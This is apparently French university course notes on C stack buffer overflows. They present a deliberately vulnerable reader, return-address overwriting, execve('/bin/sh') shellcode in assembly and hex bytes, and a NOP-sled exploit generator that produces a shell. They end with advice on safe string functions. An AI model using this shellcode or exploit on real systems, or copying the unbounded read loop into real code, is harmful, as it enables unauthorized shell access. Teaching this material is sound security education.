Pratique du C
Débordement de tampon

Licence Informatique — Université Lille 1
Pour toutes remarques : Alexandre.Sedoglavic@univ-lille1.fr

Semestre 5 — 2010-2011

Technique du débordement de pile : un problème d'utilisation de la pile d'exécution

La technique de débordement de pile est trés utilisée pour exécuter du code malveillant. Pour ce faire, il faut qu'une application critique présente une vulnérabilité. Par exemple :

```
#include <stdio.h>
#define TAILLE 88
#define STOP '\xF8'
void lecture(FILE *flux){  char tampon[TAILLE] ;
                           unsigned int foo = 0 ;
  /* le probl\'eme est dans la ligne suivante */
  while ( (tampon[foo++]=fgetc(flux)) != STOP ) ;
}
int main(void){  FILE *fichier = fopen("piege","r") ;
                 lecture(fichier) ;
                 fclose(fichier) ;
                 return 0 ;                          }
```

La condition d'arrêt `'\xF8'` est adoptée pour simplifier la suite de nos manipulations.

La fonction `getchar` pourrait être remplacée par n'importe quelle fonction remplissant la mémoire tampon à partir d'une socket, du clavier, etc. L'erreur de programmation est d'autoriser à écrire plus de `TAILLE` octets dans `tampon`.

%ESP	tampon var. loc.
%EBP	%EBP1
	adresse de retour
	paramètres
	⋮

La fonction `getchar` ne vérifie pas le nombre d'octets qu'elle copie dans le buffer tampon.

Si par erreur le tampon est rempli, elle continue malgrès tout son travail et écrase l'adresse de retour ce qui provoque une erreur lors du `ret`.


L'*instruction* exécutée après le `ret` est celle se trouvant à l'adresse spécifiée par ce que `getchar` à placée sur la pile.

Le débordement de pile proprement dit : exemple d'écrasement de l'adresse de retour

Le débordement de pile consiste à modifier l'adresse de retour à l'exemple du code suivant :

```
#include <stdio.h>
void                          int
function                      main
(void){                      (void){
  int  foo =    0 ;              int x = 0 ;
  int *ret = &foo ;              function() ;
                                 x = 1 ;
    ret  += 3 ;                  printf("%d\n",x) ;
  (*ret) += 7 ;                  return 0 ;
}                               }
```

L'exécution de ce programme affiche 0 et non 1. Attention, cette astuce est intimement liée à l'architecture de l'ordinateur exécutant le code.



- Initialement, le pointeur `ret` dans la pile pointe sur la variable `foo`.
- Après incrémentation de 1, le pointeur `ret` pointe sur l'adresse de retour.
- On peut ainsi incrémenter cette dernière et ne pas exécuter l'instruction suivant le call dans la fonction appelante i.e. l'affectation de 1 à x dans la fonction `main` (à condition de savoir sur combien d'octets elle est codée).

Quel code voudrait on voir s'exécuter

Prenons maintenant la question sous un autre angle : quelles instructions devrions nous faire exécuter pour contrôler la ressource exécutant le code vulnérable ? Si on dispose d'appels système, d'un shell et de commandes externes, tout est permis :

```
#include <stdio.h>
char *name[2] ;
name[0] = "/bin/sh" ;
name[1] = NULL ;

int main(void){    execve(name[0],name,NULL) ;   }
```

Dans ce cas, un shell est ouvert à l'agresseur qui peut faire ce qu'il veut avec les droits du propriétaire du code attaqué. Un dévermineur permet de voir ce que fait le processeur en exécutant ce code. Mais comme nous maîtrisons l'assembleur, utilisons le.

Traduction de ces tâches en code assembleur

Le code précédent s'exprime en assembleur par un appel système :

```
    .text
txt:
     .string "/bin/sh"
     .long txt
     .long 0
.globl _start
_start:
     movl $0xb,%eax    /* num\‘ero de l’appel syst\‘eme   */
     movl $txt,%ebx    /* nom du programme \‘a ex\‘ecuter */
     movl $txt+8,%ecx  /* argument du shell               */
     movl %ecx,%edx    /* variables d’environnement       */
     addl $4,%edx
     int $0x80
done:
     movl    $0,%ebx  /* Ces instructions permettent de    */
     movl    $1,%eax  /* terminer l’ex\’ecution du code    */
     int     $0x80    /* assembleur et sont indispensables */
```

Après compilation et avant édition de liens

```
                        .text
0000 2F62696E txt:      .string "/bin/sh"
     2F736800
0008 00000000           .long txt       /* En prime on obtient
000c 00000000           .long 0             m\^eme le code
                        .globl _start       hexad\'ecimal
0010 B80B0000 _start:   movl $0xb,%eax      correspondant i.e.
     00                                     le code dans le
0015 BB000000           movl $txt,%ebx      segment de code
     00                                     ex\'ecut\'e par
001a B9080000           movl $txt+8,%ecx    la machine      */
     00
001f 89CA               movl  %ecx,%edx
0021 83C204             addl  $4,%edx
0024 CD80               int   $0x80
0026 BB000000 done:     movl  $0,%ebx
     00
002b B8010000           movl  $1,%eax
     00
0030 CD80               int   $0x80
```

Adressage relatif des étiquettes

Le premier problème rencontré est que l'on ne sait pas où ce trouve les données de notre programme en mémoire i.e. on ne connaît pas l'étiquette `txt`.

Pour s'en sortir, on se sert de la pile — une fois encore — et du fait que les instructions call et jmp peuvent prendre un argument relatif (une constante).

Si on place un `call` juste avant les données, l'adresse de retour — correspondant aux données — sera empilée et pourra être dépilée avec un pop.

Il ne restera plus qu'à récupérer cette adresse et brancher sur le code que l'on désire exécuter.

Application de ce principe

```
0000 E8100000   call .+0x15
     00
0005 2F62696E   .string "/bin/sh"
     2F736800
000d 00000000   .long 0            /* pour un pointeur     */
0011 00000000   .long 0            /* NULL                 */
0015 5B         pop  %ebx          /* adresse de "/bin/sh" */
0016 895B08     movl %ebx,8(%ebx)  /* placer le pointeur   */
0019 B80B0000   movl $0xb,%eax     /* num\‘ero de l’appel  */
     00
001e 8D4B08     leal 8(%ebx), %ecx
0021 8D530C     leal 12(%ebx), %edx
0024 CD80       int  $0x80
0026 BB000000   movl $0,%ebx      /* pour sortir proprement */
     00
002b B8010000   movl $1,%eax
     00 CD80    int  $0x80
```

Ce code ne peut pas marcher comme un processus normal car il écrit dans le segment de code. . . mais on peut le faire par débordement.

Comment tester notre code

Le code exécutable ci-dessus peut être placé dans une variable automatique :

```
void bar(void){
  int foo, *pfoo = &foo ;

  char shellcode[] = "\xE8\x10\x00\x00\x00\x2F\x62\x69\x6E"
                     "\x2F\x73\x68\x00\x00\x00\x00\x00\x00"
                     "\x00\x00\x00\x5B\x89\x5B\x08\xB8\x0B"
                     "\x00\x00\x00\x8D\x4B\x08\x8D\x53\x0C"
                     "\xCD\x80\xBB\x00\x00\x00\x00\xB8\x01"
                     "\x00\x00\x00\xCD\x80" ;

  *(pfoo+5) =  shellcode ; /* heureusement, C est laxiste */
}

int main(void){ bar() ; return 0 ; }
```

Le shellcode pourrait être stocké dans un fichier texte lu par le code vulnérable.

Pourquoi la pile serait-elle exécutable ?

Avec un peu de chance i.e. une architecture laxiste, le code sur la pile est exécuté :

```
% ./mshell
sh-2.05b%
```

En théorie, chaque segment (données, code, pile) est indépendant des autres et l'accès est contrôlé. Depuis le 80386, des mécanismes physiques interdisent d'exécuter le contenu d'un segment hors code. Mais en pratique (au moins pour Linux et Windows), certains segments sont partagés (ss, ds, es) et d'autres se recouvrent (cs) :

cs	0x23	35	ds	0x2b	43
ss	0x2b	43	es	0x2b	43

En effet, l'adressage d'un segment se fait sur 2^{32} octets i.e. 4 giga octets (toute la mémoire actuellement disponible).

Déterminer la distance entre le début du buffer du code vulnérable et l'adresse de retour

Pour connaître les limites, on peut pousser à la faute. Dans notre cas, on peut soumettre des fichiers de plus en plus grand au programme vulnérable :

```
#include<stdio.h>
#include<stdlib.h>
int main(int argc, char **argv){
  int i ;
  if(argc!=2)
    return 1 ;
  FILE *fichier = fopen("piege","w") ; /*
  i = atoi(argv[1]) ;                  % ./taillebuffer 99
  for(;i>0;i--)                        % ./vulnerable
    fputc('a',fichier) ;               % ./taillebuffer 100
                                       % ./vulnerable
  fputc('\xF8',fichier) ;              Segmentation fault
  fclose(fichier) ;                    */
  return 0 ;
}
```

Quelle doit être la nouvelle adresse de retour ?

On connaît la distance entre le début du buffer et l'adresse de retour. De plus, on peut — dans notre cas — avoir une vague idée de l'adresse du sommet de la pile.
La fonction suivante retourne le pointeur de pile :

```
unsigned int SommetPile(void){
  __asm__("movl %esp,%eax") ;
}
```

```
int main(void){
printf("%lu\n",SommetPile());
return 0 ;                    }
```

La pile est partagée par plusieurs processus apparentés et on peut parier sur la taille des empilements fait par le code cible avant de passer dans la zone vulnérable.

adresse de retour = ancien pointeur de pile + taille buffer + imprécisions

Encore une fois, chaque pile associée à un processus devrait être indépendante des autres. . . mais ce n'est pas le cas.

Mise en place du piège, gestion de l'imprécision, etc.

Mais tout cela reste approximatif. Comment s'en contenter alors que l'adresse de la prochaine instruction à exécuter doit être précise ?

L'instruction assembleur `nop` (ne rien faire) codée en hexadécimal par 90 peut compléter notre shellcode sans perturber son fonctionnement.

Il suffit de commencer à remplir le buffer avec cette instruction. Même si l'adresse de retour est trop grande, l'instruction désignée sera un nop et tous les nop seront exécuter sans conséquence avant l'exécution du shellcode.

De plus, on s'autorise plusieurs tentatives en faisant varier la taille du buffer par exemple.

Plaçons le piège

```
#include<stdio.h>
#define SHELLCODESIZE 50
char shellcode[] = "\xE8\x10\x00\x00" etc. "\x00\xCD\x80" ;
int main(int argc, char **argv){
  unsigned long int i, taille, base ;
  base = strtoul(argv[2],NULL,0) ;
  base -= taille = strtoul(argv[1],NULL,0) ;
  base -= strtoul(argv[3],NULL,0);
  for( i=0 ; i<taille-SHELLCODESIZE ; i++)
    putchar('\x90');
  for( i=0 ; i<SHELLCODESIZE ; i++)
    putchar(shellcode[i]);
  char * res = (char *) &base ;
  for(i=0;i<sizeof(int);i++) /* le piege fonctionne
    putchar(*(res+i));       %exploit 108 `SommetPile` 0>piege
  putchar('\xF8') ;          % vulnerable
  return 0 ;                 sh-2.05b$
}                            */
```

Quelques remarques

Il existe des architectures n'utilisant pas le passage de paramètres par la pile (PowerPC pour un petit nombre de paramètres par exemple — mais pour un grand nombre, une pile d'exécution est utilisée).

Attention le cas échéant à supprimer l'ensemble des `0` — sinon un `scanf` par exemple le prendrait pour la fin de la chaîne à charger. Pour s'en sortir il faut écrire du code équivalent :

```
\xB8\x0B\x00\x00\x00 movl $0xb,%eax
\x31\xC0             xor %eax,%eax /*mets %eax \‘a z\’ero*/
\xB0\x0B             movb $0xb,%al
```

C'est du beau "computer art", une disparition à la Perec... Le choix de la condition d'arrêt (`'\xF8'`) dans notre exemple provient du fait qu'EOF est codé par (`'\xFF'`) et que ce caractère intervient dans la définition de l'adresse à laquelle on veut brancher dans la pile : le shell code n'est donc pas lu jusqu'au bout.

Comment placer notre piège

Il faut découvrir une faiblesse dans le code attaqué :

- soit on désassemble le code (consulter le code octal) ;
- soit on consulte les faiblesses publiées par le concepteur du programme (ou les utilisateurs).

Ensuite, il ne reste plus qu'à préparer le piège — construire le code assembleur ouvrant une faille — et le soumettre à la cible :

- dans notre cas, mettre le piège dans un fichier et le faire lire par le code vulnérable ;
- pour l'attaque d'un serveur, scanner systématiquement les ports de machines pour voir s'ils abritent un service vulnérable.

Le code piège peut ne pas être un fichier mais dans des paquets soumis à un serveur qui lit sur un port de la machine cible. . .

En 2001, CodeRed a infecté 400 000 serveurs windows en utilisant un débordement de pile.

Morale à retenir

Il est important de toujours tenir compte de la taille des tampons et de faire attention lors de l'usage de fonctions :

proscrire	utiliser
`gets`	`fgets`
`strcpy`	`strncpy`
`strcat`	`strncat`
scanf, sprintf, etc.	

Certains compilateur prennent en charge l'interdiction du débordement de tampon (patch StackShield pour gcc).